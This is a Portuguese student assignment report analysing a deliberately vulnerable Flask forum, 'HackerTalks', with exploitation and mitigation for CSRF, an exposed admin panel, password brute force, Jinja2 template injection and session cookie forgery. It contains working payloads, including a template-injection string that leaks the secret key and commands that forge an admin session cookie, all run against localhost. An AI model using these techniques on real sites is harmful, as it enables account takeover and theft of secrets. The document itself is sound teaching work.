

Assignment 1

Relatório



Análise e Exploração de Vulnerabilidades

João Relva

Novembro 2021

Índice

1	Funcionamento da Aplicação	3
1.1	HackerTalks.....	3
2	Vulnerabilidades	5
2.1	Cross Site Request Forgery.....	5
2.2	Exposed Admin Panel.....	8
2.3	Brute Force Weak Admin Password.....	9
2.4	Jinja2 SSTI	12
2.5	Session Cookie Forgery	14
3	Referências	15

1 Funcionamento da Aplicação

Nesta seção é explicado todo o funcionamento da aplicação, qual o seu propósito e que tipos de utilizadores existem.

1.1 HackerTalks




Figura 1: Página inicial da HackerTalks

A aplicação desenvolvida é a “HackerTalks” e foi implementada com recurso a Flask que é uma framework web que utiliza python como linguagem. A aplicação funciona quase como um fórum. O objetivo é os utilizadores registarem-se e fazerem questões que serão respondidas por outros utilizadores que tenham o estatuto de “expert”. O âmbito da aplicação e das perguntas é centrado no tema de Ethical Hacking.

Na página inicial da aplicação são visíveis publicamente todas as questões respondidas e respetivas respostas (clicar para ver respostas). Também é visível quem fez a pergunta e qual o expert que a respondeu. Além disso existe também um barra de pesquisa em que é possível pesquisar por perguntas existentes. É permitido a qualquer utilizador efetuar questões.

Existem três tipos de utilizadores: o expert, o admin e o utilizador normal. O utilizador normal apenas tem permissão para fazer questões. Todas as questões têm de ser direcionadas para um determinado expert (é apresentada uma lista dos expert existentes).



Figura 2: Fazer uma pergunta

O expert tem o objetivo de responder às perguntas que lhe foram direcionadas. O mesmo pode consultar as perguntas que tem por responder no separador “Unanswered Questions”.




Figura 3: Separador do expert




Figura 4: Questões por responder



Figura 5: Responder a questão

O admin, assim como o expert, tem a permissão para responder a perguntas, mas também pode promover utilizadores regulares registados, a utilizadores expert (através do separador User Setup). Para promover um utilizador basta clicar no nome dele e verificar que o mesmo muda de cor.



Figura 6: Separador do Admin



Figura 7: Promover utilizadores

2 Vulnerabilidades

Nesta seção estão documentadas todas as vulnerabilidades presentes na aplicação assim como o impacto de cada uma na vida real, qual o CWE a que estão associadas, onde estão localizadas como podem ser exploradas e também qual foi o processo utilizado para a mitigação das mesmas.

2.1 Cross Site Request Forgery

Impacto

Este tipo de ataque força um utilizador final a executar determinadas ações indesejadas numa aplicação web no qual o mesmo esteja autenticado. Um ataque bem sucedido pode forçar um utilizador a realizar solicitações de alteração de estado, como por exemplo, transferência de dinheiro para um outra conta (aplicação de um banco), alteração de um endereço de email, etc. Imaginando que a vítima do ataque é um admin, pode ser comprometida toda a aplicação.[1]

CWE-352: Cross-Site Request Forgery (CSRF)

"When a web server is designed to receive a request from a client without any mechanism for verifying that it was intentionally sent, then it might be possible for an attacker to trick a client into making an unintentional request to the web server which will be treated as an authentic request. This can be done via a URL, image load, XMLHttpRequest, etc. and can result in exposure of data or unintended code execution."
[2]

HackerTalks

Esta vulnerabilidade está presente na aplicação nos formulários presentes nas vistas: login e register. (routes->auth.py)

```
@auth.route('/register', methods=['GET', 'POST'])
def register():
    error = False
    if request.method == 'POST':
        name = request.form['name']
        unhashed_password = request.form['password']
        exist_user = User.query.filter_by(name=name).first()
        if exist_user:
            error = True
        if not exist_user:
            user = User(
                name=name,
                unhashed_password=unhashed_password,
                admin=False,
                expert=False,
            )
            db.session.add(user)
            db.session.commit()
            return redirect(url_for('auth.login'))
    context = {
        'error': error
    }
    return render_template('register.html', **context)
```

Figura 8: /register

```
<form class="form-horizontal" method="POST" action="{{ url_for('auth.register') }}">
  <fieldset>
    <div class="form-group">
      <label for="inputName" class="col-lg-2 control-label">Name</label>
      <div class="col-lg-10">
        <input type="text" class="form-control" name="name" id="inputName" placeholder="Name">
      </div>
    </div>
    <div class="form-group">
      <label for="inputPassword" class="col-lg-2 control-label">Password</label>
      <div class="col-lg-10">
        <input type="password" class="form-control" name="password" id="inputPassword" placeholder="Password">
      </div>
    </div>
    <div class="form-group">
      <div class="col-lg-10 col-lg-offset-2">
        <button type="submit" class="btn btn-primary">Register</button>
      </div>
    </div>
  </fieldset>
</form>
```

Figura 9: register.html

```
@auth.route('/login', methods=['GET', 'POST'])
def login():
    error = False
    if request.method == 'POST':
        name = request.form['name']
        password = request.form['password']
        user = User.query.filter_by(name=name).first()
        error_message = ''
        if not user or not check_password_hash(user.password, password):
            error_message = 'Could not login. Please check and try again.'
            error = True
        if not error_message:
            login_user(user)
            return redirect(url_for('main.index'))
    context = {
        'error': error
    }
    return render_template('login.html', **context)
```

Figura 10: /login

```
<form class="form-horizontal" method="POST" action="{{ url_for('auth.login') }}">
  <fieldset>
    <div class="form-group">
      <label for="inputName" class="col-lg-2 control-label">Name</label>
      <div class="col-lg-10">
        <input type="text" class="form-control" name="name" id="inputName" placeholder="Name">
      </div>
    </div>
    <div class="form-group">
      <label for="inputPassword" class="col-lg-2 control-label">Password</label>
      <div class="col-lg-10">
        <input type="password" class="form-control" name="password" id="inputPassword" placeholder="Password">
      </div>
    </div>
    <div class="form-group">
      <div class="col-lg-10 col-lg-offset-2">
        <button type="submit" class="btn btn-primary">Login</button>
      </div>
    </div>
  </fieldset>
</form>
```

Figura 11: login.html

Exploitation

A forma de exploração desta vulnerabilidade é igual tanto para o login como para o registo, pelo que para efeitos de demonstração, está apenas demonstrada a exploração para o login. Foi criado um ficheiro chamado exploitlogin.html em que contém o código html referente ao formulário do login. O atributo action dentro do formulário foi mudado para o url da aplicação.

```
<form class="form-horizontal" method="POST" action="http://127.0.0.1/login">
  <fieldset>
    <div class="form-group">
      <label for="inputName" class="col-lg-2 control-label">Name</label>
      <div class="col-lg-10">
        <input type="text" class="form-control" name="name" id="inputName" placeholder="Name">
      </div>
    </div>
    <div class="form-group">
      <label for="inputPassword" class="col-lg-2 control-label">Password</label>
      <div class="col-lg-10">
        <input type="password" class="form-control" name="password" id="inputPassword" placeholder="Password">
      </div>
    </div>
    <div class="form-group">
      <div class="col-lg-10 col-lg-offset-2">
        <button type="submit" class="btn btn-primary">Login</button>
      </div>
    </div>
  </fieldset>
</form>
```

Figura 12: exploitlogin.html

Ao executar este código, será apresentado o seguinte:

Figura 13: formulário exploitlogin.html

Se efetuar o login a partir desta página não existirá qualquer problema e o login irá ser feito com sucesso e será redirecionado para a página principal da HackerTalks.

O que isto significa?

Não existe qualquer controlo da sessão. Este código foi executado a partir de um “host” diferente. Num caso real, um atacante, pode por exemplo, através de engenharia social, levar uma pessoa a clicar num url que contém um formulário manipulado em que caso a pessoa esteja já autenticada numa determinada aplicação poderá efetuar ações na sua sessão e conta que podem ser controladas pelo atacante.

Mitigação

Para mitigar este problema foi utilizada uma dependência do flask: Flask-WTF. É registado no início da aplicação uma função de proteção contra CSRF.

```
csrf = CSRFProtect()
csrf.init_app(app)
```

Figura 14:CSRFProtect

De seguida é adicionado o seguinte parâmetro nos formulários:

```
{{ form.csrf_token }}
```

Figura 15:CSRF Toque

2.2 Exposed Admin Panel

Impacto

Um painel de login de administrador exposto, sendo um meio de entrada na aplicação com privilégios elevados, pode permitir aos atacantes obterem o acesso completo à aplicação, especialmente se os controlos de acesso forem limitados apenas às combinações de nome de utilizador e password. Além disso poderão existir outras vulnerabilidades associadas.

CWE

CWE-419: Unprotected Primary Channel

“The software uses a primary channel for administration or restricted functionality, but it does not properly protect the channel.” [3]

CWE-284: Improper Access Control

“The software does not restrict or incorrectly restricts access to a resource from an unauthorized actor.” [4]

HackerTalks

Esta vulnerabilidade está presente na aplicação na vista: admin. (routes->auth.py)

```
@auth.route('/admin', methods=['GET', 'POST'])
def adminpanel():
    error = False

    if request.method == 'POST':
        name = request.form['name']
        password = request.form['password']
        user = User.query.filter_by(name=name).first()
        error_message = ''
        print(type(user))
        if not user or not check_password_hash(user.password, password) or not user.name == 'Admin':
            error_message = 'Could not login. Please check and try again.'
            error = True
        if not error_message:
            login_user(user)
            return redirect(url_for('main.index'))

    context = {
        'error': error
    }
    return render_template('admin.html', **context)
```

Figura 16: /admin

Exploitation

Esta vulnerabilidade pode ser explorada fazendo uma enumeração dos diretórios por exemplo com a ferramenta gobuster.

```
2021/11/22 06:28:55 Starting gobuster in directory enumeration mode

http://127.0.0.1:5000/admin      (Status: 200) [Size: 2536]
http://127.0.0.1:5000/ask       (Status: 302) [Size: 242]
http://127.0.0.1:5000/login     (Status: 200) [Size: 2536]
http://127.0.0.1:5000/logout   (Status: 302) [Size: 218]
http://127.0.0.1:5000/register (Status: 200) [Size: 2520]
http://127.0.0.1:5000/teste    (Status: 500) [Size: 290]
http://127.0.0.1:5000/users     (Status: 302) [Size: 246]
```

Figura 17: Output gobuster

Mitigação

A mitigação passa por não expor publicamente a vista associada ao painel de administração.

2.3 Brute Force | Weak Admin Password

Impacto

Um ataque de força bruta consiste principalmente na configuração de valores predeterminados, fazer solicitações a um servidor usando esses valores e, em seguida verificar qual a resposta obtida. No caso da HackerTalks os valores predeterminados referem-se ao username e password no login. No caso de um utilizador ou até mesmo um admin possuírem passwords pouco seguras e o servidor não apresentar quaisquer proteções para este tipo de ataques, várias contas poderão ser comprometidas (até mesmo o admin, que acaba por comprometer a aplicação em si). [5]

CWE

Neste caso podemos identificar dois CWE. Um deles refere-se à não existência de medidas de proteção para tentativas de autenticação excessivas (CWE-307) e outro refere-se ao facto de não existir requisitos obrigatórios para a definição de uma password segura no momento de registo (CWE-521).

CWE-307: Improper Restriction of Excessive Authentication Attempts

“The software does not implement sufficient measures to prevent multiple failed authentication attempts within in a short time frame, making it more susceptible to brute force attacks.” [6]

CWE-521: Weak Password Requirements

“Authentication mechanisms often rely on a memorized secret (also known as a password) to provide an assertion of identity for a user of a system. It is therefore important that this password be of sufficient complexity and impractical for an adversary to guess. The specific requirements around how complex a password needs to be depends on the type of system being protected. Selecting the correct password requirements and enforcing them through implementation are critical to the overall success of the authentication mechanism.”[7]

HackerTalks

O servidor onde está alojada a aplicação não tem proteções de “rate limiting” e não limita a quantidade de conexões por ip (pode não mitigar na totalidade o problema, mas já reduz consideravelmente o risco). Outra vulnerabilidade está presente no facto de a password de admin ser pouco segura.

Exploitation

De forma a testar esta vulnerabilidade foi realizado um Brute Force ao login da aplicação, para o utilizador admin, através do Burp Suite Intruder.

```
POST /login HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 25
Origin: http://127.0.0.1
Connection: close
Referer: http://127.0.0.1/login
Upgrade-Insecure-Requests: 1

name=$admin&password=$Admin$
```

Figura 18: Intruder PayloadPositions

Request ^	Payload 1	Payload 2	Stat
38	demo	iloveyou	200
39	db2admin	iloveyou	200
40	root	iloveyou	200
41	Admin	princess	200
42	admin	princess	200
43	administrator	princess	200
44	Administrator	princess	200
45	user1	princess	200
46	demo	princess	200
47	db2admin	princess	200
48	root	princess	200
49	Admin	admin420	302

Figura 19: Intruder Attack (Cluster Bomb)

Mitigação

Tentou-se mitigar a vulnerabilidade através da introdução de rate limiting no servidor de acordo com a imagem seguinte, mas ocorreram vários erros.

```
#set login zone max 1 request per second per client
limit_req_zone $binary_remote_addr zone=login:10m rate=1r/s;

server {
    listen 80;

    location / {
        include uwsgi_params;
        uwsgi_pass flask:8080;
    }

    location ~ /admin {
        limit_req zone=login; #use login limit_req_zone
        limit_req_status 444; #return 444 when limiting
    }
}
```

Figura 20: Rate limiting

Ainda assim foi adicionado ao registo uma validação para que todas as passwords criadas para novos utilizadores contêmham pelo menos um número, uma letra maiúscula e mais oito caracteres.




Figura 21: Password validation

2.4 Jinja2 SSTI

Impacto

Template injection permite que um atacante inclua “template code” num template existente. Um mecanismo de templates torna o design de páginas HTML mais fácil usando ficheiros de template estáticos que em tempo de execução substituem variáveis / placeholders por valores reais nas páginas HTML.

Basicamente esta vulnerabilidade permite que seja inserido num template um certo tipo de linguagem. Isto torna-se prejudicial se não existir uma filtragem, pois permite a um atacante executar, por exemplo, um RCE pois o template irá executar o que lhe for passado.

CWE

CWE-1336: Improper Neutralization of Special Elements Used in a Template Engine

“The product uses a template engine to insert or process externally-influenced input, but it does not neutralize or incorrectly neutralizes special elements or syntax that can be interpreted as template expressions or other code directives when processed by the engine.” [8]

HackerTalks

Esta vulnerabilidade está presente na aplicação na vista e no template responsáveis pela home page, mais especificamente na barra de pesquisa.

```
search = request.args.get('question')
quest = ''
if search:
    quest = Question.query.filter(Question.question.contains(search))
rendered= render_template('home.html', search=search,quest=quest,**context)
return render_template_string(rendered)
```

Figura 22: SSTI /route

```

<form class="form-horizontal" method="GET">
  <fieldset>
    <div class="form-group">
      <div class="col-lg-10">
        <input class="form-control" name="question" rows="3" id="textArea"></input>
      </div>
    </div>
    <div class="form-group">
      <div class="col-lg-10 col-lg-offset-2">
        <button type="submit" class="btn btn-primary">Search</button>
      </div>
    </div>
  </fieldset>
</form>
{% if search %}
<p>Results for: {{search}}</p>
{% endif %}

```

Figura 23: SSTI home.html

Exploitation

Se utilizarmos o payload `{{config.items()}}`, a aplicação vai retornar todas as suas configurações incluindo informação sensível, como por exemplo, a `SECRET_KEY` usada para a geração dos cookies de sessão.



```

Results for: dict_items([('ENV', 'production'), ('DEBUG', False), ('TESTING', False), ('PROPAGATE_EXCEPTIONS', None), ('PRESERVE_CONTEXT_ON_EXCEPTION', None), ('SECRET_KEY', 'kjasflgaf93521kcsa2468afsfaf1sGJ57'), ('PERMANENT_SESSION_LIFETIME', datetime.timedelta(days=31)), ('USE_X_SENDFILE', False), ('SERVER_NAME', None), ('APPLICATION_ROOT', '/'), ('SESSION_COOKIE_NAME', 'session'), ('SESSION_COOKIE_DOMAIN', False), ('SESSION_COOKIE_PATH', None), ('SESSION_COOKIE_HTTPONLY', True), ('SESSION_COOKIE_SECURE', False), ('SESSION_COOKIE_SAMESITE', None), ('SESSION_REFRESH_EACH_REQUEST', True), ('MAX_CONTENT_LENGTH', None), ('SEND_FILE_MAX_AGE_DEFAULT', datetime.timedelta(seconds=43200)), ('TRAP_BAD_REQUEST_ERRORS', None), ('TRAP_HTTP_EXCEPTIONS', False), ('EXPLAIN_TEMPLATE_LOADING', False), ('PREFERRED_URL_SCHEME', 'http'), ('JSON_AS_ASCII', True), ('JSON_SORT_KEYS', True), ('JSONIFY_PRETTYPRINT_REGULAR', False), ('JSONIFY_MIMETYPE', 'application/json'), ('TEMPLATES_AUTO_RELOAD', None), ('MAX_COOKIE_SIZE', 4093), ('SQLALCHEMY_DATABASE_URI', 'sqlite:///db.sqlite3'), ('SQLALCHEMY_TRACK_MODIFICATIONS', False), ('SQLALCHEMY_BINDS', None), ('SQLALCHEMY_NATIVE_UNICODE', None), ('SQLALCHEMY_ECHO', False), ('SQLALCHEMY_RECORD_QUERIES', None), ('SQLALCHEMY_POOL_SIZE', None), ('SQLALCHEMY_POOL_TIMEOUT', None), ('SQLALCHEMY_POOL_RECYCLE', None), ('SQLALCHEMY_MAX_OVERFLOW', None), ('SQLALCHEMY_COMMIT_ON_TEARDOWN', False), ('SQLALCHEMY_ENGINE_OPTIONS', {})])

```

Figura 24: config.items payload

Mitigação

Foi feita a mitigação modificando a forma de renderização do template. Foi substituída a função `render_template_string` pela função `render_template`.

```

quest = Question.query.filter([Question.question.contains(search)])
return render_template('home.html', search=search, quest=quest, **context)

```

Figura 25: render_template

2.5 Session Cookie Forgery

Impacto

Permite a manipulação do cookie de sessão para roubar sessões de utilizadores.

Exploitation

Esta vulnerabilidade pode ser explorada utilizando a exploração da vulnerabilidade anterior em que através do parâmetro `{{config.items()}}` se consegue a `SECRET_KEY` para a geração dos cookies de sessão.

Fazendo login com um utilizador normal é possível verificar o cookie de sessão e fazer decode do mesmo através de uma ferramenta presente no seguinte repositório: <https://github.com/noraj/flask-session-cookie-manager>.

```
#python3 flask_session_cookie_manager3.py decode -c 'cookie'
```




```
(env)-(root@kali)-[/home/kali/Desktop/flask-session-cookie-manager]
# python3 flask_session_cookie_manager3.py decode -c '.eJwLzjkOwkAMQNG7TE3hZW5zJRvETQJqRC3J1I_05379PW_ajz2Zb3cdWjra9sS2MbUUmjNjJUFp3EaeEweprk8qL938KMMFmNDmzV7me9CwJ8Q1U
bMqc4Q7YEQHaDbn00v4ahPb9AWsZLYk.YZurJQ.AaJTBM0_ZKcubWERm68XCaXIbDM'
b'{"_fresh":true,"_id":"395ced25ea2918378623d9cb054d97da0d84fac9921d3892909b89c9938888c20719128bbd559792ee2932dc2607f91fbc5471c33c482e1b796766cbb0141100","_user_id":"10"}'
```

Figura 26: cookie decode

A partir deste output podemos construir cookies de sessão para os vários utilizadores existentes na base de dados modificando o parâmetro `_user_id`, através do seguinte comando:

```
#python3 flask_session_cookie_manager3.py encode -s 'SECRET_KEY' -t 'form data manipulated'
```

Neste caso o `_user_id`: 2 é o Admin e vai ser possível entrar na conta dele através do novo cookie gerado.



```
(env)-(root@kali)-[/home/kali/Desktop/flask-session-cookie-manager]
# python3 flask_session_cookie_manager3.py encode -s 'kljasflgafs9352l1kcsa2468afsfafdis6J57' -t '{"_fresh": True, "_id": "395ced25ea2918378623d9", "_user_id": "2"}'
eyJfZnJlc2giOnRydWUsIl9pZCI6IjM5NWNLZDI1ZWVhOTI4Mzc4NjIzZDkiLCJpZCI6IjIiIiwuY2usHQ.KAidhe3k80JNQ_kbCEBU0gmxi4
```

Figura 27: cookie exploitation

3 Referências

- [1] <https://owasp.org/www-community/attacks/csrf>
- [2] <https://cwe.mitre.org/data/definitions/352.html>
- [3] <https://cwe.mitre.org/data/definitions/419.html>
- [4] <https://cwe.mitre.org/data/definitions/284.html>
- [5] https://owasp.org/www-community/attacks/Brute_force_attack
- [6] <https://cwe.mitre.org/data/definitions/307.html>
- [7] <https://cwe.mitre.org/data/definitions/521.html>
- [8] <https://cwe.mitre.org/data/definitions/1336.html>